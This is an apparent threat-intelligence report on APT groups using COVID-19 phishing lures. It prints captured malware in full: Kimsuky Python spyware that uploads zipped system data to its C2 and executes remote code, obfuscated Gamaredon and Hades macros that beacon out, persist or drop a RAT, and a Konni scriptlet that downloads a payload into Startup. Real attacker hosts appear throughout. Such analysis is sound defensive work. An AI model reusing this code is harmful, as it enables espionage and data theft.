

# **APTs and COVID-19: How advanced persistent threats use the coronavirus as a lure**

Malwarebytes Threat Intelligence  
April 2020

# Table of contents

<b>Introduction: APT groups using COVID-19</b>	<b>3</b>
<b>Template injection</b>	<b>4</b>
Kimsuky	4
Gamaredon	8
<b>Malicious macros</b>	<b>10</b>
Kimsuky	10
Konni (APT37)	11
APT36	13
Patchwork	13
Hades	15
TA505	17
TA542	19
Bitter	19
Ocean Lotus	19
<b>RTF exploit</b>	<b>20</b>
Calypso Group	20
Chinese actor (Winnti)	21
<b>Malicious LNK files</b>	<b>22</b>
Mustang Panada	22
Higaisia	23
<b>Conclusion</b>	<b>24</b>
Sources	24

# Introduction:

## APT groups using COVID-19

Coronavirus (COVID-19) has become a global pandemic, upending economies, livelihoods, schools and hospital systems—nearly every facet of everyday life has been touched. Such uncertainty and fear surrounding the virus and its impact represents a golden opportunity for threat actors to exploit the situation. By using social engineering tactics such as spam and spear phishing campaigns with COVID-19 as a lure, cybercriminals and threat actors increase the likelihood of successful attack.

From late January on, several cybercriminal and state-sponsored groups have been doing just that, using coronavirus-themed phishing emails as their infection vector to gain a foothold on victim machines. Just like the coronavirus itself, China was the first target of Advanced Persistent Threat (APT) groups, and as the virus spread worldwide, so did the cyberattacks.

Once their victims' attention was captured by social engineering, threat actors used various techniques to deploy malware, such as embedding macros in Microsoft documents attached to phishing emails or exploiting system or browser vulnerabilities to drop malicious software.

In this paper, we provide an overview of several different APT groups using coronavirus as a lure, as well as a description of their varied attack vectors. We categorize the APT groups according to the technique they used to send spam or phishing emails: Template injection, Malicious macros, RTF exploits, and malicious LNK files.

# Template injection

Template injection refers to a technique in which threat actors embed a script moniker in the lure document—usually a Microsoft Office document—that contains a link to a malicious Office template via an XML setting. Upon opening the document, the remote template is dropped and executed. Kimsuky and Gamaredon are examples of APTs using template injection.

## Kimsuky

Kimsuky (also known as Velvet Chollima) is a North-Korean threat actor group that has been active since 2013 and is known to be behind the KHNP (Korea Hydro & Nuclear Power) cyber terrorism attacks of 2014<sup>1</sup>. The group mainly targets Korean think tanks, DPRK/nuclear-related targets, and several US firms with the main goal of delivering malicious payloads to its targets and stealing web application accounts.

Starting in early March 2020, Kimsuky began using spear phishing emails with COVID-19 in the subject line as its initial infection vector. The emails contain malicious documents weaponized with CVE-2017-0199<sup>2</sup>. This vulnerability allows remote code execution by exploiting a flaw in the Microsoft Office OLE interface to deliver malware.

Upon opening the document, a prompt asks victims to “enable content” to show information about the coronavirus.




Figure 1: Malicious document used as a lure




Figure 2: Malicious document after enabling content

After enabling the content, a script moniker “in word/\_rels/setting[.]xml[.]rels” is triggered and drops a Microsoft document template called web.dotm from the following url:

**[http://crphone\[.\]mireene\[.\]com/plugin/editor/Templates/normal.php?name=web](http://crphone[.]mireene[.]com/plugin/editor/Templates/normal.php?name=web)**




Figure 3: setting.xml rels content



The “web.dotm” has an embedded macro which is designed to target Mac users (Figure 4). This macro also runs on Windows OS, however, it only executes its main malicious functionality on a Mac. There is an “If statement” that checks the operating system and executes a remote Python script called “Secured.APP”.

```
5 #If Mac Then
6 #If Win64 Then
7 Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
8 #Else
9 Private Declare Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
10 #End If
11 #End If
12 Sub AutoOpen()
13 On Error GoTo eHandler
14 Application.ActiveWindow.View.Type = wdPrintView
15 ActiveDocument.Unprotect "1qaz2wsx#EDC"
16 Dim s As Shape
17 For Each s In ActiveDocument.Shapes
18 s.Fill.Solid
19 s.Delete
20 Next
21 Selection.WholeStory
22 Selection.Font.Hidden = False
23 Selection.Collapse
24 ActiveDocument.Save
25 #If Mac Then
26 cmd = "import urllib2,"
27 cmd = cmd + "exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v1')).read())"
28 Result = popen("python -c "" + cmd + """, "r")
29 #End If
30 eHandler:
31 Exit Sub
32 End Sub
```

Figure 4: Malicious macro embedded in web.dotm

Figure 5 shows the content of “Secured.APP”, which executes the second stage Python script. Based on the directory information provided in this script, it seems it is targeting users with Microsoft Office version 2016 or earlier.


```
import os;
import posixpath;
home_dir = posixpath.expandvars("$HOME");
normal_dotm = home_dir + "/../../../../Group Containers/UBF8T346G9.Office/User Content.localized/Templates.localized/normal.dotm"
os.system("rm -f " + normal_dotm + "");
fd = os.open(normal_dotm,os.O_CREAT | os.O_RDWR);
import urllib2;
data = urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=normal')).read()
os.write(fd, data);
os.close(fd)
exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v60')).read())
```

Figure 5: Secured.APP

The second payload, as depicted in Figure 7, is spyware that collects information by running several commands and sending the collected data to its C&C server. The main function is “SpyLoop”, which collects and sends device/user information in an infinite while loop.

The list of collected information, stored in separate files (Figure 6), is as follows:

- Architecture info
- System info
  - Apple Pay
  - Audio
  - Bluetooth
  - Camera
  - External network info
  - Firewall
  - Hardware info
  - Language and region
- List of running processes
- List of installed Applications
- List of files in Documents/Downloads/Desktop directory
- List of volumes
- List of users



File Name	Size	Type	Last Modified
arch.txt	152 bytes	Plain Text	Today at 3:15 PM
documents.txt	690 bytes	Plain Text	Today at 3:15 PM
basic.txt	55 KB	Plain Text	Today at 3:15 PM
desktop.txt	3 KB	Plain Text	Today at 3:15 PM
app.txt	4 KB	Plain Text	Today at 3:15 PM
downloads.txt	2 KB	Plain Text	Today at 3:15 PM
vol.txt	117 bytes	Plain Text	Today at 3:15 PM

Figure 6: Content of collected information

The directory is then compressed with a password (“doxujoijcs0qei09213@#\$@”) and uploaded as a zip file in an http request as shown in Figure 7.

```

import os
import posixpath
import time
import urllib2
import threading
from httplib import *
def CollectData():
    #create work directory
    home_dir = posixpath.expandvars("$HOME")
    workdir = home_dir + "../../../../../Group Containers/UBF8T346G9.Office/sync"
    os.system("mkdir -p '" + workdir + "'")

    #get architecture info
    os.system("python -c 'import platform;print(platform.uname())' >> '" + workdir + "/arch.txt'")
    #get systeminfo
    os.system("system_profiler -detailLevel basic >> '" + workdir + "/basic.txt'")
    #get process list
    #os.system("ps -ax >> '" + workdir + "/ps.txt'")
    #get using app list
    os.system("ls -lRS /Applications >> '" + workdir + "/app.txt'")
    #get documents file list
    os.system("ls -lRS '" + home_dir + "/documents' >> '" + workdir + "/documents.txt'")
    #get downloads file list
    os.system("ls -lRS '" + home_dir + "/downloads' >> '" + workdir + "/downloads.txt'")
    #get desktop file list
    os.system("ls -lRS '" + home_dir + "/desktop' >> '" + workdir + "/desktop.txt'")
    #get volumes info
    os.system("ls -lRS /Volumes >> '" + workdir + "/vol.txt'")
    #get logged on user list
    #os.system("w -i >> '" + workdir + "/w_i.txt'")

    #zip gathered informations
    zipname = home_dir + "../../../../../Group Containers/UBF8T346G9.Office/backup.zip"
    os.system("rm -f '" + zipname + "'")
    zippass = "douxjojics0qe109213@#5@"
    zipcmd = "zip -m -r '" + zipname + "' '" + workdir + "' "
    print(zipcmd)
    os.system(zipcmd)

    BODY = open(zipname, mode='rb').read()
    headers = {"User-Agent": "Mozilla/5.0 compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/7.0", "Accept-Language": "en-US,en;q=0.9", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8", "Content-Type": "multipart/form-data; boundary=----7e222d1d50232"} ;
    boundary = "----7e222d1d50232";
    postData = "--" + boundary + "\r\nContent-Disposition: form-data; name='MAX_FILE_SIZE'\r\n\r\n1000000\r\n--" + boundary + "\r\nContent-Disposition: form-data; name='file'; filename='1.txt'\r\n\r\nContent-Type: text/plain\r\n\r\n" + BODY + "\r\n--" + boundary + "--";
    conn = HTTPConnection("crphone.mireene.com")
    conn.connect()
    conn.request("POST", "/plugin/editor/Templates/upload.php", postData, headers)
    conn.close()
    #delete zipped file
    os.system("rm -f '" + zipname + "'")
except:
    print "error"

def ExecNewCmd():
    exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=new')).read())

def SpyLoop():
    while True:
        CollectData()
        ExecNewCmd()
        time.sleep(300)

main_thread = threading.Thread(target=SpyLoop)
main_thread.start()

```

Figure 7: Second Python script

The next function in the loop is “ExecNewCommand”, which is likely used to download additional content. It then sleeps for five minutes and repeats the same process. At time of writing, it only responded with a “200 OK”.

# Gamaredon

Gamaredon is a Russian APT that primarily performs cyber espionage operations against Ukrainian military forces, as well as individuals related to the Ukrainian government. Gamaredon has been active since 2013 and often uses spear phishing as its initial infection vector.

Between March 23 and 25, Gamaredon sent phishing emails using the COVID-19 theme and employed remote template injection within their lure, a Microsoft Word document written in Russian. (Figure 8).

Upon opening the document, a remote template is dropped from the link provided in the XML setting (Figure 9).

We were not able to retrieve this template at time of publishing, but found other similar templates used by this APT days before this campaign and realized they are using similar malicious macros. Figure 10 shows an example of such a macro.

Instead of executing the malicious behavior upon opening the document (using the "auto\_open" function), the malicious macro in this document is executed in the "Document\_close" function. This could be to bypass dynamic analysis if the document is not closed before the sandbox times out.

The macro collects the computer name, home drive's label/serial number, and BIOS information (using WMI) and sends it to a hardcoded C2 server with this format:

**http://Server/ComputerName\_DriveSerialNumber/  
BiosVersionInfo**

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=  
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://lopaverus.3utilities.com/IDdXW.dot" TargetMode="External"/></Relationship
```

Figure 9: Template injection




Figure 8: Lure document

It then creates a VBS script in the %APPDATA% directory and makes it persistent by copying it into the startup directory. In addition to the mentioned items, the script also collects keyboard layout and country code and checks whether Process explorer or Wireshark are running on the system.

```

Private Sub Document_Close()
Dim nKzqB
Set nKzqB = CreateObject("WScript.Shell")
Set WNetworkLib = CreateObject("WScript.Network")
Dim zmpaw, pklhg
Set wvcyj = CreateObject("Scripting.FileSystemObject")
uBEgt = Environ("HOMEDRIVE")
bzxAp = Environ("COMPUTERNAME")
Set zmpaw = CreateObject("Scripting.FileSystemObject").GetDrive(uBEgt)
fhjsz = Hex(zmpaw.SerialNumber)
Dim uIHAO, EDCbsZ, jEWaRQ, wKbyd, haAht, vAtdg, rgEdk
uIHAO = bzxAp & " " & fhjsz
Set FmDvUBjRW = GetObject("winmgmts://" & " " & "/root/cimv2") // connect to WMI using WbemScripting.SwbemLocator
Dim KpCFjuAhmBo
    Set nFDAKWHBQMX = FmDvUBjRW.ExecQuery("Select * from Win32_BIOS where PrimaryBIOS = true", , 48) /
    For Each lKxZiAsDqQh In nFDAKWHBQMX
        GdedoUioVRR = GdedoUioVRR & lKxZiAsDqQh.Manufacturer & "-" & lKxZiAsDqQh.Version
    Next
pklhg = "http://solod.bounceme.net/" & uIHAO + "/" + GdedoUioVRR + "/"
Dim sHSVyswABv()
Dim YGnEsSrDmt, csYiXg
On Error Resume Next
Do
csYiXg = csYiXg + 1
YGnEsSrDmt = nKzqB.RegRead("HKCU\Keyboard Layout\Preload\" & csYiXg)
If Err.Number = 0 Then
Redim Preserve sHSVyswABv(csYiXg - 1)
sHSVyswABv(csYiXg - 1) = YGnEsSrDmt
Else
Exit Do
End If
Loop
On Error GoTo 0
Dim UIWrhWLLUK()
Redim UIWrhWLLUK(UBound(sHSVyswABv))
Err = csYiXg = 0 To UBound(sHSVyswABv)
UIWrhWLLUK(csYiXg) = nKzqB.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Keyboard Layout\DosKeyCodes\" & sHSVyswABv(csYiXg))
pklhg = pklhg + " " + UIWrhWLLUK(csYiXg) "http://solod.bounceme.net/DESKTOP-2C3IQHO_A2C9AD2F/innotek GmbH-VBOX - 1/_us"
Next
Set nFDAKWHBQMX = FmDvUBjRW.ExecQuery("Select * from Win32_Process")
For Each lKxZiAsDqQh In nFDAKWHBQMX
If lKxZiAsDqQh.Name = "procexp.exe" Then
pklhg = pklhg + "_!PExp"
End If
If lKxZiAsDqQh.Name = "wireshark.exe" Then
pklhg = pklhg + "_!WShark"
End If
If lKxZiAsDqQh.Name = "procexp64.exe" Then
pklhg = pklhg + "_!PExp64"
End If
Next
pklhg = pklhg + "/telemetriya.php" "http://solod.bounceme.net/DESKTOP-2C3IQHO_A2C9AD2F/innotek GmbH-VBOX-1/_us/telemetriya.php"
pklhg = Replace(pklhg, " ", )
EDCbsZ = Environ("%APPDATA%")
jEWaRQ = EDCbsZ + "\Microsoft\Excel\hKvDwk+.exe"
wKbyd = EDCbsZ + "\Microsoft\Excel\hKvDwk+.txt"
haAht = EDCbsZ + "\Microsoft\Windows\Start Menu\Programs\Startup\hKvDwk+.vbs"
rgEdk = EDCbsZ + "\Microsoft\Windows\Start Menu\Programs\Startup\security.vbs"
vAtdg = Environ("USERPROFILE") + "\Documents\sector.vbs"
Dim xhhbd As Object
Set xhhbd = wvcyj.CreateTextFile(vAtdg, True, True)
xhhbd.Write "On Error Resume Next" + vbCrLf
xhhbd.Write "Dim HATnJD" + vbCrLf
xhhbd.Write "HATnJD = DateAdd(s, 36, Now())" + vbCrLf
xhhbd.Write "Do Until (Now() > HATnJD)" + vbCrLf
xhhbd.Write "Loop" + vbCrLf
xhhbd.Write "Function KpCFJ(dugDmc)" + vbCrLf
xhhbd.Write "On Error Resume Next" + vbCrLf
xhhbd.Write "Set FybvqO = CreateObject(MSXML2.XMLHTTP)" + vbCrLf
xhhbd.Write "With FybvqO" + vbCrLf

```

Figure 10: Macro embedded in template

The APT group then drops its custom backdoor “Pterodo” that is capable of downloading other malware variants and collecting sensitive information<sup>3</sup>.

# Malicious Macros

Embedding malicious macros is the most popular method of infection used by APTs. In this attack vector, a macro is embedded in the lure document that will be activated upon its opening. In the following sections, we look at APTs using this method in their COVID-19 lure.

## Kimsuky

In the previous section, we mentioned that Kimsuky is using template injection to infect Mac users. We also observed this actor using COVID-19-themed malicious macros to target Windows users mostly in South Korea<sup>4</sup>. (Figure 11):




Figure 11: Malicious document targeting Windows users

The malicious macro is obfuscated, as shown in Figure 12:

```
Const wwfmpquap = 0
Private Function uvwycgyhqtmt(ByVal zjkvoxjeiyqc As String) As String
Dim tkwzgharcnkh As Long
For tkwzgharcnkh = 1 To Len(zjkvoxjeiyqc) Step 2
uvwycgyhqtmt = uvwycgyhqtmt & Chr$(Val("&H" & Mid$(zjkvoxjeiyqc, tkwzgharcnkh, 2)))
Next tkwzgharcnkh
End Function
Sub psjmmntntn(kmsgghjrsxteynvkbz As String)
With CreateObject(uvwycgyhqtmt("5753637269")) & uvwycgyhqtmt("70742e5368656c6c")
.Run kmsgghjrsxteynvkbz, wwfmpquap, True
End With
End Sub
Sub AutoOpen()
With ActiveDocument.Background.Fill
.ForeColor.RGB = RGB(255, 255, 255)
.Visible = msoTrue
.Solid
End With
Selection.WholeStory
Content = uvwycgyhqtmt("6d7368746120687474703a2f2f766e6578742e6d697265") & uvwycgyhqtmt(
"656e652e636f62f7469656d652f62617736b696e2f6d656d6265722f626177369632f75706c6f61642f7365617263682e687461202f66")
Selection.Font.Hidden = False
psjmmntntn(Content)
Selection.Collapse
ActiveDocument.Save
End Sub
```

Figure 12: Malicious obfuscated macro

After de-obfuscating the script, we can see the value stored in the content variable as:

```
"C:\Windows\System32\mshta.exe" http://vnext.mireene.com/theme/basic/skin/member/basic/upload/search.hta /f
```

This uses “mshta” to execute a malicious search.hta file from its server. The content variable is then executed by Wscript. The “Search.hta” contains a script that downloads another script. The downloaded script is spyware that collects sensitive information, such as IP addresses, usernames, list of processes, RDP information, and Outlook information and sends it back to the server.

## Konni (APT37)

Konni is a North Korean APT that has been active since 2012 and is known to target South Korean organizations in the chemicals, electronics, manufacturing, aerospace, automotive, and healthcare industries. In 2017, the group expanded its operations, targeting organizations in several other countries, such as the US, Japan, Vietnam, Russia, Nepal, China, India, Romania, Kuwait, and countries in the Middle East. Recently, researchers found several communalities between this APT and Kimsuky, showing there is a close tie between these two groups<sup>5</sup>.

Konni is known to use spear phishing emails, strategic web compromises, and torrent file-sharing sites to compromise its victims. In mid-March, they began sending spear phishes with COVID-19 warnings, ironically advising readers to watch out for North Korean cybercrime spikes related to the spread of the virus.

Figure 13 shows the lure document, named “Keep an eye on North Korean cyber.doc”:




Figure 13: Lure document









The embedded macro (Figure 17) is simple: It downloads a script from the URL embedded as a formula in column “X”, row “100”. (Figure 16).




Figure 16: Url embedded in the cell

```
Private Declare PtrSafe Function DllInstall Lib "scrobj.dll" (ByVal bInstall As Boolean, ByVal pszCmdLine As Any) As Long
Sub xxxxxxxxxxxx ()
    DllInstall False, ByVal StrPtr(Sheet1.Range("X100").Value)
End Sub
Sub BBBBBBBBBBBBBBBBBB ()
    Sheet1.Unprotect "nhc_gover"
    xxxxxxxxxxxx
End Sub
Sub Workbook_Open ()
    BBBBBBBBBBBBBBBBBB
End Sub
```

Figure 17: Macro

The downloaded Scriptlet “window.scr” (Figure 18) is responsible for dropping and executing another payload, which is a custom backdoor developed by the actor.

```
<?XML version="1.0"?>
<scriptlet>
  <registration
    progid="Poc"
    classid="{F0001111-0000-0000-0000-0000FEEBACDC}" >
    <script language="JScript">
      var es=new ActiveXObject("WScript.Shell");function decode(e){var t=new ActiveXObject("Microsoft.XMLDOM");var a=new ActiveXObject("ADODB.Stream");e1=t.createElement("tmp");
      e1.dataType="bin.Base64";e1.text=e;a.Type=1;a.Open();a.Write(e1.nodeTypedValue);a.Position=0;a.Type=2;a.CharSet="utf-8";var e=a.ReadText();a.Close();return e}function
      downloadFile(e,t){var a=new ActiveXObject("Microsoft.XMLHTTP");var o=new ActiveXObject("Adodb.Stream");a.Open("GET",e,false);a.Send();o.Type=1;o.Mode=3;o.Open();o.Write(
      a.ResponseBody);o.SaveToFile(t,2);o.close()}var tee.SpecialFolders("Startup")+decode("XHR1bXAn2Xh1");downloadFile("http://45.153.184.67/window.jpeg",t);e.run(""+t+"");
    </script>
  </registration>
</scriptlet>
```

Figure 18 window.scr

## Hades

Hades is the APT group behind the attack against the Pyeongchang Winter Olympics. Evidence suggests that this group is connected to the well-known Russian threat actor APT28<sup>8</sup>.

In their recent campaign called Tricky Mouse, Hades targeted Ukrainian users using COVID-19 lures<sup>9, 10</sup>. The attack started by sending a macro-embedded document to victims (Figure 19).

The embedded macro (Figure 20) decodes and drops a RAT executable into the victim's machine.




Figure 19: Hades lure document

```
244 Private Sub document_Open()  
245 Dim CEDA7D90FCD79C As Variant  
246 Dim CBD34DA13F9765654 As Variant  
247 For Each CBDA7D90FCD79C In ActiveDocument.Shapes  
248 If CEDA7D90FCD79C.Name = "Picture 59" Then  
249 If CBDA7D90FCD79C.Visible = True Then  
250 Application.ActiveDocument.Unprotect "!!!!"  
251 CEDA7D90FCD79C.Visible = False  
252 Selection.WholeStory  
253 Selection.Font.Color = -587137025  
254 Dim CAXsqeldZjh5T, s6cBr6moNavkFl  
255 Set CAXsqeldZjh5T = CreateObject(ilp7("4d6963726f736f66742e584d4c444f4d"))  
256 Set s6cBr6moNavkFl = CAXsqeldZjh5T.cREAtEeLeMEnt(ilp7("6273"))  
257 s6cBr6moNavkFl.DATAtyPE = ilp7("62696e2e626173653634")  
258 s6cBr6moNavkFl.Text = mFcuUUSxtM2cPKK  
259 Dim MQd1lKzocDqb33  
260 Set MQd1lKzocDqb33 = CreateObject(ilp7("41444f44422e53747265616d"))  
261 MQd1lKzocDqb33.Type = 1  
262 MQd1lKzocDqb33.Open  
263 MQd1lKzocDqb33.wRIte s6cBr6moNavkFl.NoDEtyPedvAlue  
264 MQd1lKzocDqb33.SaVEtoFile Environ(ilp7("7573657270726f666696c65")) & ilp7("5c636f6e686f73742e657865"), 2  
265 CallByName CreateObject(ilp7("575363726970742e5368656c6c")), ilp7("52756e"), ChGoUN9, ilp7("636d64202f6b20") & Environ(ilp7("7573657270726f666696c65")) & ilp7("5c636f6e686f73742e657865"), IBzDnxgfipto, fndhKaraYBetuJR  
266 Selection.Collapse  
267 End If  
268 End If  
269 Next  
270 End Sub  
271 Private Function mrbbyG5zvG1l()  
272 mrbbyG5zvG1l = True  
273 End Function  
274 Private Function fndhKaraYBetuJR()  
275 fndhKaraYBetuJR = False  
276 End Function  
277 Private Function ChGoUN9()  
278 ChGoUN9 = 1  
279 End Function  
